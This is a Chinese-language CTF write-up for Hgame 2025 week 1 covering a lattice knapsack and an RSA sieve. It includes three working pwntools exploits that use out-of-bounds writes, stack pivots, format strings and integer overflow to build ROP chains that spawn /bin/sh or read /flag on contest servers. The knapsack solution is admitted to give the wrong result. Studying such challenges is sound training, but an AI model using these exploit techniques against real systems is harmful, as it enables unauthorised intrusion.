Hgame 2025 week1 WP

队伍名称：**Birkenwald**

队伍ID：0000e0

Crypto：

ezBag

题目描述：

我恭喜你發財~~ 我恭喜你精彩~~ 最好的請過來~~ 不好的請走開~~ Oh 禮多人不怪~~~~~~~!

做题流程：

魔改背包问题，将一个值p拆成64个bit，不妨把第i位设为p_i,

提供了一个 4x64的矩阵，其中每个都是素数

$$A = \begin{bmatrix} a_{11} & \cdots & a_{164} \\ \vdots & & \vdots \\ a_{41} & \cdots & a_{464} \end{bmatrix}$$

若 $\boldsymbol{x} = [p_1, ..., p_{64}]^{\mathbf{T}}$ ， 题目还提供了 $A\boldsymbol{x} = \boldsymbol{b}$ 的 $\boldsymbol{b}$

现在我们需要想办法怎么解出一个所有值都是0和1的 $\boldsymbol{x}$

我们构建一个格 L ，满足：

$$L = \begin{bmatrix} 2 & & & & & & & a_{11} & a_{21} & a_{31} & a_{41} \\ & 2 & & & & & & a_{12} & a_{22} & a_{32} & a_{42} \\ & & 2 & & & & & a_{13} & a_{23} & a_{33} & a_{43} \\ & & & 2 & & & & a_{14} & a_{24} & a_{34} & a_{44} \\ & & & & 2 & & & a_{15} & a_{25} & a_{35} & a_{45} \\ & & & & & \ddots & & & \vdots & \vdots & \\ & & & & & & 2 & a_{164} & a_{264} & a_{364} & a_{464} \\ 1 & 0 & 0 & 0 & 1 & & 0 & b_1 & & & \\ 0 & 1 & 0 & 0 & 0 & \cdots & 0 & & b_2 & & \\ 0 & 0 & 1 & 0 & 0 & & 0 & & & b_3 & \\ 0 & 0 & 0 & 1 & 0 & & 1 & & & & b_4 \end{bmatrix}$$

若设每一行的行向量为 v_i ，我们有

$$\sum_{i=1}^{n} x_i v_i - v_{n+1} - v_{n+2} - v_{n+3} - v_{n+4} = (2x_1 - 1, 2x_2 - 1, ..., 2x_n - 1, 0, 0, 0, 0)$$

这是个很短的向量，所以应该可以LLL出来，对格L进行LLL的时候没出来，加强用了BKZ出了

```
mylist=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863,
2289302839, 2243420737, 4129435549, 4249730059, 3553886213, 3506411549,
3658342997, 3701237861, 4279828309, 2791229339, 4234587439, 3870221273,
2989000187, 2638446521, 3589355327, 3480013811, 3581260537, 2347978027,
3160283047, 2416622491, 2349924443, 3505689469, 2641360481, 3832581799,
2977968451, 4014818999, 3989322037, 4129732829, 2339590901, 2342044303,
3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899,
3705443933, 2588458577, 4003429009, 2251498177, 2781146657, 2654566039,
2426941147, 2266273523, 3210546259, 4225393481, 2304357101, 2707182253,
2552285221, 2337482071, 3096745679, 2391352387, 2437693507, 3004289807,
3857153537, 3278380013, 3953239151, 3486836107, 4053147071], [2241199309,
3658417261, 3032816659, 3069112363, 4279647403, 3244237531, 2683855087,
2980525657, 3519354793, 3290544091, 2939387147, 3669562427, 2985644621,
2961261073, 2403815549, 3737348917, 2672190887, 2363609431, 3342906361,
3298900981, 3874372373, 4287595129, 2154181787, 3475235893, 2223142793,
2871366073, 3443274743, 3162062369, 2260958543, 3814269959, 2429223151,
3363270901, 2623150861, 2424081661, 2533866931, 4087230569, 2937330469,
3846105271, 3805499729, 4188683131, 2804029297, 2707569353, 4099160981,
3491097719, 3917272979, 2888646377, 3277908071, 2892072971, 2817846821,
2453222423, 3023690689, 3533440091, 3737441353, 3941979749, 2903000761,
3845768239, 2986446259, 3630291517, 3494430073, 2199813137, 2199875113,
3794307871, 2249222681, 2797072793], [4263404657, 3176466407, 3364259291,
4201329877, 3092993861, 2771210963, 3662055773, 3124386037, 2719229677,
3049601453, 2441740487, 3404893109, 3327463897, 3742132553, 2833749769,
2661740833, 3676735241, 2612560213, 3863890813, 3792138377, 3317100499,
2967600989, 2256580343, 2471417173, 2855972923, 2335151887, 3942865523,
2521523309, 3183574087, 2956241693, 2969535607, 2867142053, 2792698229,
3058509043, 3359416111, 3375802039, 2859136043, 3453019013, 3817650721,
2357302273, 3522135839, 2997389687, 3344465713, 2223415097, 2327459153,
3383532121, 3960285331, 3287780827, 4227379109, 3679756219, 2501304959,
4184540251, 3918238627, 3253307467, 3543627671, 3975361669, 3910013423,
3283337633, 2796578957, 2724872291, 2876476727, 4095420767, 3011805113,
2620098961], [2844773681, 3852689429, 4187117513, 3608448149, 2782221329,
4100198897, 3705084667, 2753126641, 3477472717, 3202664393, 3422548799,
3078632299, 3685474021, 3707208223, 2626532549, 3444664807, 4207188437,
3422586733, 2573008943, 2992551343, 3465105079, 4260210347, 3108329821,
3488033819, 4092543859, 4184505881, 3742701763, 3957436129, 4275123371,
3307261673, 2871806527, 3307283633, 2813167853, 2319911773, 3454612333,
4199830417, 3309047869, 2506520867, 3260706133, 2969837513, 4056392609,
3819612583, 3520501211, 2949984967, 4234928149, 2690359687, 3052841873,
4196264491, 3493099081, 3774594497, 4283835373, 2753384371, 2215041107,
4054564757, 4074850229, 2936529709, 2399732833, 3078232933, 2922467927,
3832061581, 3871240591, 3526620683, 2304071411, 3679560821]]
bag=[123342809734, 118191282440, 119799979406, 128273451872]
```

```
n = 64

# Create the matrix L
# 创建零矩阵

L = Matrix(ZZ, n+4, n+4)

# 填充前 n 行 n 列
for i in range(n):
    L[i, i] = 2  # 对角线元素是 2
    L[i, n] = mylist[0][i] # 最后一列
    L[i, n+1] = mylist[1][i]
    L[i, n+2] = mylist[2][i]
    L[i, n+3] = mylist[3][i]

for j in range(n):
    L[n+j%4, j] = 1  # 最后一行元素是 1

L[n, n] = 1*bag[0]
L[n+1, n+1] = 1*bag[1]
L[n+2, n+2] = 1*bag[2]
L[n+3, n+3] = 1*bag[3]



print(L)
# reduced_L  = L.LLL()
reduced_L = L.BKZ(delta=0.99, block_size=10)

print(reduced_L)
# [ -1  -1  -1   1   1  -1  -1  -1  -1  -1   1  -1   1   1  -1   1  -1   1
1  -1   1   1  -1  -1   1  -1  -1   1  -1   1  -1  -1  -1   1  -1   1  -1  -1
 -1   1  -1  -1  -1  -1  -1  -1   1   1   1   1   1   1  -1  -1   1   1   1
-1  -1   1  -1  -1  -1  -1   0   0   0   0]
```

~~但是**答案不对，用AES解密不出来**~~

原来提供的时候是从后面往前提供的bit，p的二进制顺序反了

AES解密脚本：

```
# 原始数列
arr = [-1, -1, -1, 1, 1, -1, -1, -1, -1, -1, 1, -1, 1, 1, -1, 1, -1, 1, 1,
-1,
       1, 1, -1, -1, 1, -1, -1, 1, -1, 1, -1, -1, -1, 1, -1, 1, -1, -1, -1,
       1, -1, -1, -1, -1, -1, -1, 1, 1, 1, 1, 1, 1, -1, -1, 1, 1, 1, -1,
```

```python
        -1, 1, -1, -1, -1, -1]

# 转换 -1 为 0, 1 保持不变
binary_str = ''.join('0' if x == 1 else '1' for x in arr)

# 将二进制串转换成十进制数字
decimal_number = int(binary_str[::-1], 2)

# 输出结果
print(f"二进制串: {binary_str}")
print(f"对应的十进制数字: {decimal_number}")
print(len(bin(decimal_number)[2:]))

#二进制串: 1110011111010010100100110110101110101110111110000001100011011 11
#对应的十进制数字: 16704576058577128559
#64

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import hashlib

p = decimal_number
ciphertext = b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x12\xf4+\x05`\x80\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'

# Generate key from p
key = hashlib.sha256(str(p).encode()).digest()

# Create AES cipher object with the key and ECB mode
cipher = AES.new(key, AES.MODE_ECB)

# Decrypt the ciphertext
decrypted_data = cipher.decrypt(ciphertext)
decrypted_data = unpad(decrypted_data, 16)

print(decrypted_data)


# ValueError: Padding is incorrect.
```

~~试过反转了也不对~~

sieve

题目描述：

两种不同孔径的筛子，才能筛干净

做题流程：

算法题

```python
#简化trick
def trick(k):
    if k < 1:
        return 1
    phi = [0] * (k + 1)
    phi[1] = 1
    is_prime = [True] * (k + 1)
    primes = []
    sum_phi = 1
    prime_count = 0

    for i in range(2, k + 1):
        if is_prime[i]:
            primes.append(i)
            phi[i] = i - 1
            prime_count += 1
        for p in primes:
            m = i * p
            if m > k:
                break
            is_prime[m] = False
            if i % p == 0:
                phi[m] = phi[i] * p
                break
            else:
                phi[m] = phi[i] * (p - 1)
        sum_phi += phi[i]

    return sum_phi + prime_count

k = (65537**2) // 6
print(trick(k))    # 155763335447735055
```

```python
# RSA解密
from Crypto.Util.number import long_to_bytes, inverse
from sympy import nextprime

e = 65537
```

```
enc = 24492940974747141365301400997845927327664444816652780380694844666655061539678510632094023360250654761726173765 46
trick_value = 155763335447735055
p = nextprime(trick_value << 128)
n = p**2
phi = p * (p - 1)
d = inverse(e, phi)
m = pow(enc, d, n)
flag = long_to_bytes(m)
print("Flag =", flag)
```

Pwn:

counting petals

题目描述：

Do you have that special someone in your heart?

Do you wonder if they love you too?

Let's count the flower petals!

做题流程：

代码审计

核心代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+Ch] [rbp-A4h]
  int v5; // [rsp+10h] [rbp-A0h]
  int v6; // [rsp+14h] [rbp-9Ch]
  __int64 v7[17]; // [rsp+18h] [rbp-98h] BYREF
  int v8; // [rsp+A0h] [rbp-10h] BYREF
  int v9; // [rsp+A4h] [rbp-Ch]
  unsigned __int64 v10; // [rsp+A8h] [rbp-8h]

  v10 = __readfsqword(0x28u);
  init();
  v4 = 0;
  while ( 1 )
  {
    v5 = 0;
    v6 = rand() % 30;
```

```
    v9 = 0;
    __isoc99_scanf("%d", &v8);
    if ( v8 > 16 )
    {
      exit(0);
    }
    while ( v9 < v8 )
    {
      printf("the flower number %d : ", (unsigned int)++v9);
      __isoc99_scanf("%ld", &v7[v9 + 1]);
    }
    __isoc99_scanf("%ld", v7);
    while ( v5 < v8 )
    {
      printf("%ld + ", v7[++v5 + 1]);
      v7[0] += v7[v5 + 1];
    }
    printf("%d", (unsigned int)v6);
    v7[0] += v6;
    puts(" = ");
    if ( (v7[0] & 1) == 0 )
      break;
    puts("He or she doesn't love you.");
    if ( v4 > 0 )
      return 0;
    ++v4;
    puts("I can give you just ONE more chance.");
  }
  return 0;
```

可以注意到v7有个数组越界，当v8=16时，v9=15时进入v9<v8的循环分支，会输入v7[17]。这时候可以覆盖v8和v9（注意他们都是int）。同时当和为奇数的时候，可以有再来一次的机会，有50%的概率可以遇到。我们可以使用第一次机会读出libc基址，第二次getshell

Exp:

```
#!/usr/bin/env python3
from pwn import *

context.log_level = 'debug'
context.arch = 'amd64'

# io = process("./vuln")
io = remote("node1.hgame.vidar.club", 31435)

```

```python
libc = ELF("./libc.so.6") # /lib/x86_64-linux-gnu/libc.so.6

io.sendlineafter(b"time?", b"16")

for i in range(0, 15):
    io.sendlineafter(b":", b"1")

# gdb.attach(io)
io.sendlineafter(b":", str(int(0x1300000014)).encode())
io.sendlineafter(b":", b"0")
io.sendlineafter(b"latter:", b"0")
for i in range(0, 18):
    io.recvuntil(b"+ ")

# print(hex(int(io.recvuntil(" +")[:-2].decode())))

libc.address = int(io.recvuntil(" +")[:-2].decode()) - (0x7f6a8c8d4d90 - 0x7f6a8c8ab000)
# pause()

io.sendlineafter(b"time?", b"16")

for i in range(0, 15):
    io.sendlineafter(b":", b"1")

io.sendlineafter(b":", str(int(0x1200000016)).encode())

def sendload(payload):
    io.sendlineafter(b":", str(int(payload)).encode())

pop_rdi_ret = libc.address + 0x2a3e5  # pop rdi ; ret
sendload(pop_rdi_ret+1)
sendload(pop_rdi_ret)
sendload(next(libc.search(b'/bin/sh')))
# gdb.attach(io)
sendload(libc.sym["system"])
io.sendlineafter(b"latter:", b"0")

io.interactive()
```

ezstack

题目描述：

这真的是简单的栈题吗？

（这道题原本确实挺简单的，但是某个不愿意透露姓名的好心人偷偷加了点自己的想法

做题流程：

> 这个题应该没这么复杂，我不知道哪里搞错了:(

代码审计

核心代码：

```
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
  socklen_t addr_len; // [rsp+Ch] [rbp-44h] BYREF
  struct sockaddr addr; // [rsp+10h] [rbp-40h] BYREF
  int optval; // [rsp+2Ch] [rbp-24h] BYREF
  struct sockaddr s; // [rsp+30h] [rbp-20h] BYREF
  __pid_t v7; // [rsp+44h] [rbp-Ch]
  int v8; // [rsp+48h] [rbp-8h]
  int fd; // [rsp+4Ch] [rbp-4h]

  signal(17, (__sighandler_t)1);
  fd = socket(2, 1, 6);
  if ( fd < 0 )
  {
    perror("socket error");
    exit(1);
  }
  memset(&s, 0, sizeof(s));
  s.sa_family = 2;
  *(_WORD *)s.sa_data = htons(0x270Fu);
  *(_DWORD *)&s.sa_data[2] = htonl(0);
  optval = 1;
  if ( setsockopt(fd, 1, 2, &optval, 4u) < 0 )
  {
    perror("setsockopt error");
    exit(1);
  }
  if ( bind(fd, &s, 0x10u) < 0 )
  {
    perror("bind error");
    exit(1);
  }
  if ( listen(fd, 10) < 0 )
  {
    perror("listen error");
    exit(1);
  }
  addr_len = 16;
  while ( 1 )
```

```
  {
    v8 = accept(fd, &addr, &addr_len);
    if ( v8 < 0 )
      break;
    v7 = fork();
    if ( v7 == -1 )
    {
      perror("fork error");
      exit(1);
    }
    if ( !v7 )
    {
      handler((unsigned int)v8);
      close(v8);
      exit(0);
    }
    close(v8);
  }
  perror("accept error");
  exit(1);
}

__int64 __fastcall handler(unsigned int a1)
{
  __int64 v2; // [rsp+18h] [rbp-8h]

  v2 = seccomp_init(2147418112LL);
  seccomp_rule_add(v2, 0LL, 59LL, 0LL);
  seccomp_rule_add(v2, 0LL, 322LL, 0LL);
  seccomp_load(v2);
  print(a1, "Are you ready?Let's go!\n");
  vuln(a1);
  print(a1, &unk_4020F6);
  return 0LL;
}

ssize_t __fastcall vuln(unsigned int a1)
{
  char buf[80]; // [rsp+10h] [rbp-50h] BYREF;

  print(a1, "Good luck.\n");
  return read(a1, buf, 96uLL);
}

ssize_t __fastcall print(int a1, const char *a2)
{
  size_t v2; // rax
```

```
  ssize_t result; // rax

  v2 = strlen(a2);
  result = write(a1, a2, v2);
  if ( result <= 0 )
  {
    perror("print error");
    exit(1);
  }
  return result;
}

```

漏洞与利用流程分析：

首先看main函数，这算是给出了一个服务器，一个好的性质是每次连接的时候地址都一样，你可以泄露了地址以后直接重启。我其实怀疑main函数里有些漏洞，但我没看出来:(

其次看handler函数，有两个沙盒，应该一个是execve, 一个是execveat。进入vuln函数，一个典型的栈迁移。

但是我们现在一点地址信息都没有。没有办法构建payload，所以第一个目标是拿到libc地址。

现在我们来考虑栈迁移迁到哪里的问题。

第一个选项是bss段，因为没有开PIE。但是bss段里只有got表，其他的空间没有什么有用的数据。如果迁移回got表，可以通过return来执行got表的内容。（这样的话也可以直接覆盖rip为plt来执行目标函数）但是由于rsi是buf的地址，即使read了我们也无法执行payload。write的内容更是被我们覆盖掉了。当然有一定可能我们可以直接迁移到某个write前的got函数，等到执行write时rsi变成了bss段的地址，从而完成泄露，但我没找到。

第二个选项是通过partial write来覆盖rbp栈地址实现把栈往上迁。但是这样的话，除了vuln的leave ret，我们就只能利用handler的leave ret实现栈迁移。于是我们需要绕过这个print，print要求[rbp-12]==4，同时print函数还会覆盖掉一部分原本提供的写入空间，最后，只有这三个地方是我们能够写payload的。

```
-040 0x7ffd1a14e2a0 —▸ 0x404028 (setsockopt@got.plt) —▸ 0x7f3f32285960 (setsockopt) ◂— endbr64
-038 0x7ffd1a14e2a8 —▸ 0x4013cd (vuln) ◂— endbr64
-030 0x7ffd1a14e2b0 —▸ 0x401426 (vuln+89) ◂— leave
-028 0x7ffd1a14e2b8 —▸ 0x4013a9 (print+51) ◂— mov qword ptr [rbp - 8], rax

 rsp 0x7ffd1a14e2c0 —▸ 0x4020f6 ◂— 0x85e3b4c291b9e028
-018 0x7ffd1a14e2c8 ◂— 0x400000000
-010 0x7ffd1a14e2d0 ◂— 0
-008 0x7ffd1a14e2d8 ◂— 0x18
 rbp 0x7ffd1a14e2e0 —▸ 0x7ffd1a14e2a0 —▸ 0x404028 (setsockopt@got.plt) —▸ 0x7f3f32285960 (setsockopt) ◂— endb

+008 0x7ffd1a14e2e8 —▸ 0x4014f0 (handler+200) ◂— mov eax, 0
```

由于分布的特性，如果我们能找到形似do_we_need; pop; pop; pop; ret;的函数，那么我们有效的空间能到三个，但是我没有找到，所以这意味着我们要在两个空间中找到下一步的走法。

对此我想了很多办法，最后能选择的只有重启vuln函数，然后leave ret。由于我们已经控制了rbp。我们可以直接迁移到got中的write函数执行。这时候rsi是重启后的buf，但我们不再需要覆盖*rbp，直接leave ret就可以迁移，从而保留了buf中的原始数据。

到这里，我们成功泄露了libc基址。接下来我们要考虑怎么getshell。实际上，我们没有栈地址，所以也没有办法做常规的栈迁移去getshell。对于两个空间来说，无论是getshell还是进行下一步都很困难。没有特别合适的gadget。于是最后我选择了通过print残留在栈空间的代码进行代码复用。具体的说就是pop rsi, ret; 然后用print进行leave ret做栈迁移。print中有一个对rax<=0的check，所以我们还要想办法让原本为0的rax大于零，万幸找到了一个合适的gadget：

```
0x00000000001974b6 : pop rsi ; add eax, 0x271d8 ; ret
```

此时的rdx为0x18，我们栈迁移到read函数，于是我们可以在got表中拥有0x18的空间布置payload。我打算添加rdx（不能太大，容易bad syscall），然后再call 一遍read函数，最后选择了这个gadget：

```
0x00000000000d423a : add dh, byte ptr [rsi + 3] ; ret
```

接着就可以打orw进去，然后读flag了。

实战中还碰到本地打通远程没通的情况，花了很多时间确定是libc基址有问题。才想起来泄漏的是tls的地址，需要轻微爆破一下。

前面的partial write也需要稍微爆破一下。实测是要求被覆盖的那单个字节是0x78-0xf8，如果运气不好没中，就关掉环境再开。爆破的时候记得把间隔时间拉到三五秒左右，别给人家平台打爆了

Exp

```python
#!/usr/bin/env python3
from pwn import *

context.log_level = 'debug'
context.arch = 'amd64'

libc = ELF("./libc-2.31.so") # /lib/x86_64-linux-gnu/libc.so.6
```

```python

leave_ret = 0x401426

i = 0
for i in range(0, 0x88//8 + 1):
    # io = remote("127.0.0.1", 9999)
    io = remote("node1.hgame.vidar.club",32321)
    byte_value = bytes([i * 8])
    # byte_value = bytes([int(input("byte_value = "),16)])
    # byte_value = b"\x40"
    pause()
    # gdb.attach(io)
    payload = flat(
        b"\x00"*0x10,
        p64(0x404028), #rbp
        p64(0x4013cd),
        p64(leave_ret), # leave_ret
        p64(0x40170e),
        p64(0)*4,
        byte_value
    )
    io.sendafter(b"Good luck.\n", payload)
    try:
        print(io.recv(1))
        io.recvuntil(b"Bye.\n")
        io.recv(1)
    except:
        io.close()
        continue
    break


if byte_value == b"\x88":
    print("brute failed. Exit.")
    exit()

io.sendafter(b"Good luck.", b"1")

io.recvuntil(b"\x00"*5)

libc_address = u64(io.recv(8)) - 0x245190 - 0xe000
print(f"libc.address = {hex(libc.address)}")
io.close()

pause()

for i in range(-0x20, 0x20):
```

```
    sleep(3)
    io = remote("node1.hgame.vidar.club",32321)
    libc.address = libc_address + i *0x1000
    # libc.address = int(input("libc.address = "),16)
    # byte_value = bytes([int(input("byte_value = "),16)])
    pop_rsi_add_eax_ret = libc.address + 0x1974b6
    payload = flat(
        b"\x00"*0x10,
        p64(0x404060), #rbp
        p64(pop_rsi_add_eax_ret),
        p64(0x404070),
        p64(0)*5,
        byte_value
    )
    io.sendafter(b"Good luck.", payload)

    # pause()

    sleep(0.1)
    add_dh_ret = libc.address + 0xd423a
    payload1 = p64(add_dh_ret) + p64(libc.sym['read']) + p64(0)
    # io.send(payload1)

    # pause()
    # sleep(0.1)

    pop_rdi_ret = libc.address + 0x23b6a  # pop rdi ; ret
    pop_rsi_ret = libc.address + 0x2601f  # pop rsi ; ret
    pop_rdx_pop_r12_ret = libc.address + 0x119431  # pop rdx ; pop r12 ; ret
    flag_string_addr = 0x404128
    flag_content_addr = 0x404200
    payload2 = flat(
        b"flag".ljust(8,b'\x00'), p64(libc.sym['read']),

        p64(pop_rdi_ret), p64(flag_string_addr),
        p64(pop_rsi_ret), p64(0), #2也可以，0 是只读， 2是读写
        p64(libc.sym["open"]),

        p64(pop_rdi_ret), p64(5),
        p64(pop_rsi_ret), p64(flag_content_addr),
        p64(pop_rdx_pop_r12_ret), p64(0x30),p64(0),
        p64(libc.sym["read"]),

        p64(pop_rdi_ret), p64(4),
        p64(pop_rsi_ret), p64(flag_content_addr),
        p64(pop_rdx_pop_r12_ret), p64(0x30),p64(0),
        p64(libc.sym["write"]),
```

```
        b"/flag".ljust(8,b'\x00')
    )
    io.send(payload1+payload2)
    # io.interactive()

    try:
        io.recvuntil(b"Bye.\n")
        print(f"i = {i}")
        io.recv(1)
    except:
        io.close()
        continue
    break

```

format

题目描述：

A strange format string

feel free to buy the hint

做题流程：

代码审计

核心代码：

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char format[4]; // [rsp+0h] [rbp-10h] BYREF
  unsigned int v5; // [rsp+4h] [rbp-Ch] BYREF
  int v6; // [rsp+8h] [rbp-8h] BYREF
  int i; // [rsp+Ch] [rbp-4h]

  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(_bss_start, 0LL, 2, 0LL);
  printf("you have n chance to getshell\n n = ");
  if ( (int)__isoc99_scanf("%d", &v6) <= 0 )
    exit(1);
  for ( i = 0; i < v6; ++i )
  {
    printf("type something:");
    if ( (int)__isoc99_scanf("%3s", format) <= 0 )
      exit(1);
    printf("you type: ");
```

```
    printf(format);
  }
  printf("you have n space to getshell(n<5)\n n = ");
  __isoc99_scanf("%d\n", &v5);
  if ( (int)v5 <= 5 )
    vuln(v5);
  return 0;
}

ssize_t __fastcall vuln(unsigned int a1)
{
  char buf[4]; // [rsp+1Ch] [rbp-4h] BYREF

  printf("type something:");
  return read(0, buf, a1);
}
```

漏洞与利用流程分析：

首先有个很明显的格式化字符串漏洞。但是只能输入三个字节。也就是比如"%6$n"的基本操作都很难完成。只能完成一些"%p"的泄露工作。（我感觉可能会有一些骚操作，想了很久，没想出来）

还因为题目名称的缘故，被格式化字符串漏洞迷惑了很久，后面发现有一个整数溢出。但是这个不是特别好利用，之前碰到过几次因为nbytes太大导致read bad syscall。这里选择了最保守的0x7FFFFFFF+1，发现即使bad syscall了之后也可以将缓冲区里剩余的内容写进去。

离getshell，我们还需要一个libc基址。利用格式化字符串只能泄露栈地址（因为scanf的rsi残留），程序里能够泄露地址的只有printf，程序本身也没有类似pop rdi或xchg, mov的gadget。只能去尝试代码复用。围绕printf，找回了之前的格式化字符串漏洞的片段

```
lea     rax, [rbp+format]
mov     rdi, rax        ; format
mov     eax, 0
call    _printf
```

注意到vuln 是有leave ret的，也就是说，我们可以通过leave来控制rbp，进而控制rsi，从而泄露libc基址。只要在栈上找到一个glibc基址即可。但是在泄露完后需要想办法进一步的写入payload。所以我们要找到一个合适的ret地址，和vmmap的地址刚好是0x18

```
pwndbg> stack
00:0000│ rsp 0x7ffd0bde9d08 —▸ 0x4012cf (main+223) ◂— lea rax, [rbp - 0x10]
01:0008│-0e0 0x7ffd0bde9d10 ◂— 0x800000000000700a /* '\np' */
02:0010│-0d8 0x7ffd0bde9d18 ◂— 0x100000001
03:0018│-0d0 0x7ffd0bde9d20 ◂— 1
04:0020│-0c8 0x7ffd0bde9d28 —▸ 0x7f7b10fe2d90 (__libc_start_call_main+128) ◂— mov edi, eax
05:0028│-0c0 0x7ffd0bde9d30 ◂— 0
06:0030│-0b8 0x7ffd0bde9d38 —▸ 0x4011f0 (main) ◂— endbr64
07:0038│-0b0 0x7ffd0bde9d40 ◂— 0x10bde9e20
pwndbg>
08:0040│-0a8 0x7ffd0bde9d48 —▸ 0x7ffd0bde9e38 —▸ 0x7ffd0bdea994 ◂— 0x53006e6c75762f2e /* './vuln' */
09:0048│-0a0 0x7ffd0bde9d50 ◂— 0
0a:0050│-098 0x7ffd0bde9d58 ◂— 0xf729528ad38afaf1
0b:0058│-090 0x7ffd0bde9d60 —▸ 0x7ffd0bde9e38 —▸ 0x7ffd0bdea994 ◂— 0x53006e6c75762f2e /* './vuln' */
0c:0060│-088 0x7ffd0bde9d68 —▸ 0x4011f0 (main) ◂— endbr64
0d:0068│-080 0x7ffd0bde9d70 —▸ 0x403e18 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401180 (__do_global_dtors_aux) ◂— endbr64
0e:0070│-078 0x7ffd0bde9d78 —▸ 0x7f7b11230040 (_rtld_global) —▸ 0x7f7b112312e0 ◂— 0
0f:0078│-070 0x7ffd0bde9d80 ◂— 0x8d34537e9e8faf1
pwndbg>
10:0080│-068 0x7ffd0bde9d88 ◂— 0x9df73768900faf1
11:0088│-060 0x7ffd0bde9d90 ◂— 0x7f7b00000000
12:0090│-058 0x7ffd0bde9d98 ◂— 0
... ↓     3 skipped
16:00b0│-038 0x7ffd0bde9db8 ◂— 0xb8cd5e2361f6a300
17:00b8│-030 0x7ffd0bde9dc0 ◂— 0
pwndbg>
18:00c0│-028 0x7ffd0bde9dc8 —▸ 0x7f7b10fe2e40 (__libc_start_main+128) ◂— mov r15, qword ptr [rip + 0x1f0159]
19:00c8│-020 0x7ffd0bde9dd0 —▸ 0x7ffd0bde9e48 —▸ 0x7ffd0bdea99b ◂— 'SHELL=/bin/bash'
1a:00d0│-018 0x7ffd0bde9dd8 —▸ 0x403e18 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401180 (__do_global_dtors_aux) ◂— endbr64
1b:00d8│-010 0x7ffd0bde9de0 —▸ 0x7f7b112312e0 ◂— 0
1c:00e0│-008 0x7ffd0bde9de8 ◂— 0
1d:00e8│ rbp 0x7ffd0bde9df0 ◂— 0
1e:00f0│+008 0x7ffd0bde9df8 —▸ 0x4010d0 (_start) ◂— endbr64
1f:00f8│+010 0x7ffd0bde9e00 —▸ 0x7ffd0bde9e30 ◂— 1
pwndbg>
20:0100│+018 0x7ffd0bde9e08 ◂— 0
21:0108│+020 0x7ffd0bde9e10 ◂— 0
22:0110│+028 0x7ffd0bde9e18 —▸ 0x4010f5 (_start+37) ◂— hlt
23:0118│+030 0x7ffd0bde9e20 —▸ 0x7ffd0bde9e28 ◂— 0x1c
24:0120│+038 0x7ffd0bde9e28 ◂— 0x1c
25:0128│+040 0x7ffd0bde9e30 ◂— 1
26:0130│ r12 0x7ffd0bde9e38 —▸ 0x7ffd0bdea994 ◂— 0x53006e6c75762f2e /* './vuln' */
27:0138│+050 0x7ffd0bde9e40 ◂— 0
pwndbg>
```

最后选择了这个地址。不过泄露的是ld的地址，所以远程需要轻微的爆破一下偏移

Exp:

```python
#!/usr/bin/env python3
from pwn import *

context.log_level = 'debug'
context.arch = 'amd64'

# io = process("./vuln")

libc = ELF("./libc.so.6")

for i in range(0x20, -0x20, -1):
    io = remote("node2.hgame.vidar.club", 31024)
    io.sendlineafter(b" n = ", b"1")

    io.sendlineafter(b" something:", b"%p")
    io.recvuntil(b": 0x")
    leak = int(io.recv(12),16)
    print(f"leak = {hex(leak)}")
    payload = b"-2147483648\n" + b'a'*5 + flat(
        p64(leak + 0xd200-  0xb000 ), #rbp
```

```python
        p64(0x4012CF), # lea
    )+b"\n"
    io.sendafter(b" = ", payload)

    io.recvuntil(b"type something:")
    leak = io.recvuntil(b"\x7f")
    print(b"leak = " + leak)
    libc.address = u64(leak.ljust(8,b'\x00')) - 0x26d2e0 - 0x1000*i

    print(f"libc.address = {hex(libc.address)}")

    pop_rdi_ret = libc.address + 0x2a3e5  # pop rdi ; ret

    io.sendlineafter(b" n = ", b"0")
    payload = b"-2147483648\n" + b'a'*(5+8) + flat(
        p64(pop_rdi_ret + 1),
        p64(pop_rdi_ret), p64(next(libc.search("/bin/sh"))),
        p64(libc.sym['system'])
    )+b"\n"
    io.sendlineafter(b" = ", payload)
    io.recvuntil(b"hing:")
    io.interactive()
    if io.closed:
        io.close()
        print(f"i = {hex(i)}")
        sleep(5)
        continue
    break
```

Web:

Level 24 Pacman

